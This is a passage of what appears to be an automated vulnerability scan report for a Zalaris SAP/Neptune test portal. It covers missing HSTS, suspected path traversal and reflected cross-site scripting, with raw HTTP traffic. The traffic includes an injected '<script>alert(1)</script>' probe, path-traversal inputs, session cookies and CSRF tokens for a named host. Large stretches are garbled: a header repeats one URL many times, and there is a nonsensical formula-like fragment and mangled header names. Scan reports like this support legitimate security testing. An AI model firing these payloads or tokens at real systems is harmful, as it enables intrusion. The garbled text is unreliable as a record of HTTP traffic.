The presence of an incorrect content type statement typically only constitutes a security flaw when the affected resource is dynamically generated, uploaded by a user, or otherwise contains user input. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

#### Issue remediation

For every response containing a message body, the application should include a single Content-type header that correctly and unambiguously states the MIME type of the content in the response body.

Additionally, the response header "X-content-type-options: nosniff" should be returned in all responses to reduce the likelihood that browsers will interpret content in a way that disregards the Content-type header.

## References

• Web Security Academy: Cross-site scripting

### Vulnerability classifications

- CWE-16: Configuration
- CWE-436: Interpretation Conflict
- CAPEC-63: Cross-Site Scripting (XSS)

#### Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.framework/resources/css/favicon.ico HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:39 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT Content-Length: 24238 Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close ...[SNIP]...

# 7. Strict transport security not enforced

### Summary

Severity: Low
Confidence: Certain

Host: https://testportal.zalaris.com

Path: I

## Issue detail

This issue was found in multiple locations under the reported path.

#### Issue background

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

## Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

### References

- HTTP Strict Transport Security
- sslstrip
- HSTS Preload Form

#### Vulnerability classifications

- CWE-523: Unprotected Transport of Credentials
- CAPEC-94: Man in the Middle Attack
- CAPEC-157: Sniffing Attacks

## Request 1

GET / HTTP/1.1

Host: testportal.zalaris.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Sec-Fetch-Dest: empty

Sec-Fetch-Mode: no-cors Sec-Fetch-Site: cross-site Pragma: no-cache Cache-Control: no-cache

Te: trailers Connection: close

## Response 1

HTTP/1.1 301 Moved Permanently Date: Thu, 14 Jul 2022 04:01:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

Location: https://testportal.zalaris.com/ep/redirect

Content-Length: 250 Connection: close

Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>301 Moved Permanently</title>

</head><body>

<h1>Moved Permanently</h1>

The document has moved <a href="https://testportal.zala.">https://testportal.zala.

..[SNIP]...

# 8. File path manipulation

# Summary

Severity: Information Confidence: **Tentative** 

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The **ZCONTROL** JSON parameter appears to be vulnerable to file path manipulation attacks.

The payload ... was submitted in the ZCONTROL JSON parameter. This returned the same content as the base request. The payload ... was then submitted, and this returned a different response. This indicates that the application may be vulnerable to file path manipulation.

#### Issue background

File path manipulation vulnerabilities arise when user-controllable data is placed into a file or URL path that is used on the server to access local resources, which may be within or outside the web root. If vulnerable, an attacker can modify the file path to access different resources, which may contain sensitive information. Even where an attack is constrained within the web root, it is often possible to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly.

## Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be placed into file or URL paths in order to access local resources on the server. This can normally be achieved by referencing known files via an index number rather than their name

If it is considered unavoidable to place user data into file or URL paths, the data should be strictly validated against a whitelist of accepted values. Note that when accessing resources within the web root, simply blocking input containing file path traversal sequences (such as dot-dot-slash) is not always sufficient to prevent retrieval of sensitive information, because some protected items may be accessible at the original path without using any traversal sequences.

#### References

• Web Security Academy: Directory traversal

# Vulnerability classifications

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-23: Relative Path Traversal
- CWE-35: Path Traversal: '.../...//
- CWE-36: Absolute Path Traversal
- CAPEC-126: Path Traversal

#### Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&ajax_value=DRAFT HTTP/1.1
Tookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2IGtLBRDMhtYT|16577771353019|1657772617400; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest
Request-ld: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Dnt· 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_TRAVEL_HEAD": ("REINR": "0714095206", "SEL_PD": false, "SEL_ACC": false, "SCHEMA_TXT": "Expense
Reimbursement", "COUNTRYTXT": "Norway", "STATUS_TXT": "", "STATUS": "", "PDF": "", "ZRECEIVE": "", "ZCONTROL": ".V", "UNPROCESSED": false, "REQ_STATUS": "", "ISREQUEST": false, "BORDERCOSSFIELD_VIS": false, "DATEDEP": "20220714", "TIMEDEP": "000000", "DATEARR": "20220714", "TIMEARR": "000000", "CU
 ...[SNIP]...
```

#### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 10:04:05 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8
 Content-Length: 6279
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods:
 access-control-allow-headers: '
 cache-control: no-store
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.boost.ai/ https://zaltestcors.azurewebsites.net/ https://*acounts.ondemand.com/ https://asp.com/ https://zaltestcors.azurewebsites.net/ https://api.cacata.fugap-iab: https://ap
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com/ https://sapui5.hana.ondemand.com/ https://*.zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https:
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.gogleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data-https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
  X-Content-Type-Options: nosniff
 Connection: close
 ("modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"."
```

## Request 2

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624& ajax_value=DRAFT HTTP/1.1

Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lCttLBRDMhtYT[1657771353019]1657772617400; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
```

```
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_TRAVEL_HEAD":("REINR":"0714095206", "SEL_PD":false, "SEL_ACC":false, "SCHEMA_TXT":"Expense
Reimbursement", "COUNTRYTXT":"Norway", "STATUS_TXT":"", "STATUS":"", "PDF":"", "ZRECEIVE":"", "ZCONTROL":"...V", "UNPROCESSED":false, "REQ_STATUS":"", "ISREQUEST":
false, "BORDERCOSSFIELD_VIS":false, "BORDERCOSSPLANEFIELD_VIS":false, "DATEDEP":"20220714", "TIMEDEP":"000000", "DATEARR":"20220714", "TIMEARR":"000000", "CU
...[SNIP]...
```

#### Response 2

```
HTTP/1 1 200 OK
Date: Thu, 14 Jul 2022 10:04:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6323
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com;443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"."
   ..[SNIP]...
```

# 9. Cross-site scripting (reflected)

There are 14 instances of this issue:

```
• /neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]
```

- /neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]
- /neptune/zalaris\_launchpad\_standard [TILE\_INFO JSON parameter]
- /neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]
   /neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]
- /neptune/zmfp\_time\_statement [AMOUNT2 JSON parameter]
- /neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [COUNTRYTXT JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]
   /neptune/zmfp\_travel\_create\_expense\_rep [LOCATION JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [PDF JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [SCHEMA\_TXT JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [STATUS JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT JSON parameter]

## Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

## Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including <> " ' and =, should be replaced with the corresponding HTML entities (< &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

#### References

- · Web Security Academy: Cross-site scripting
- · Web Security Academy: Reflected cross-site scripting
- Using Burp to Find XSS issues

## Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-591: Reflected XSS

### 9.1. https://testportal.zalaris.com/neptune/zalaris launchpad standard [NUMBER DECIMAL JSON parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris launchpad standard

## Issue detail

The value of the NUMBER\_DECIMAL JSON parameter is copied into the HTML document as plain text between tags. The payload yiw32<script>alert(1)</script>d9emph7txej was submitted in the NUMBER\_DECIMAL JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

# Request 1

POST /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_MENU\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=650&dxp=21100006&field\_id=00384&ajax\_value=PORTAL%7CD%7C%7C%7C HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771353019 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://lestportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-type: text/plain Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.62361d9c97df4bae Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-62361d9c97df4bae-01

Content-Length: 5175

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

("WA\_UPDATE":{},"WA\_CLIENT\_INFO":{"BUILD\_VERSION":"21.10.0006"},"IT\_APP\_CACHE":{},"IT\_GUID":{},"WA\_MENU\_LIST":{},"WA\_CATEGORY":{},"WA\_USER\_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE".DESCRIPT":"","TIMEFM":"0","NUMBER\_GROUPING":"","NUMBER\_DECIMAL":"yiw32<script>alert(1)

\(\frac{\text{VScripts} \delta\text{PSCTANE}}{\text{VScripts} \delta\text{VScripts} \delta\text{PSCTANE}}{\text{VScripts} \delta\text{PSCTANE}}{\text{VScripts} \delta\text{VScripts} \delta\text{PSCTANE}}{\text{VScripts} \delta\text{VScripts} \delta\text{PSCTANE}}{\text{VScripts} \delta\text{VScripts} \delta\text{VScripts} \delta\text{VScripts} \delta\text{VScripts} \delta\text{VScripts} \delta\text{VScripts} \delta\text{VSCRIPT} \delta\text{VSCRI

...[SNIP]...

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 10:57:39 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

Content-Length: 410302 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods:

access-control-allow-headers: \*

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oipin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://ednjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sularis.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 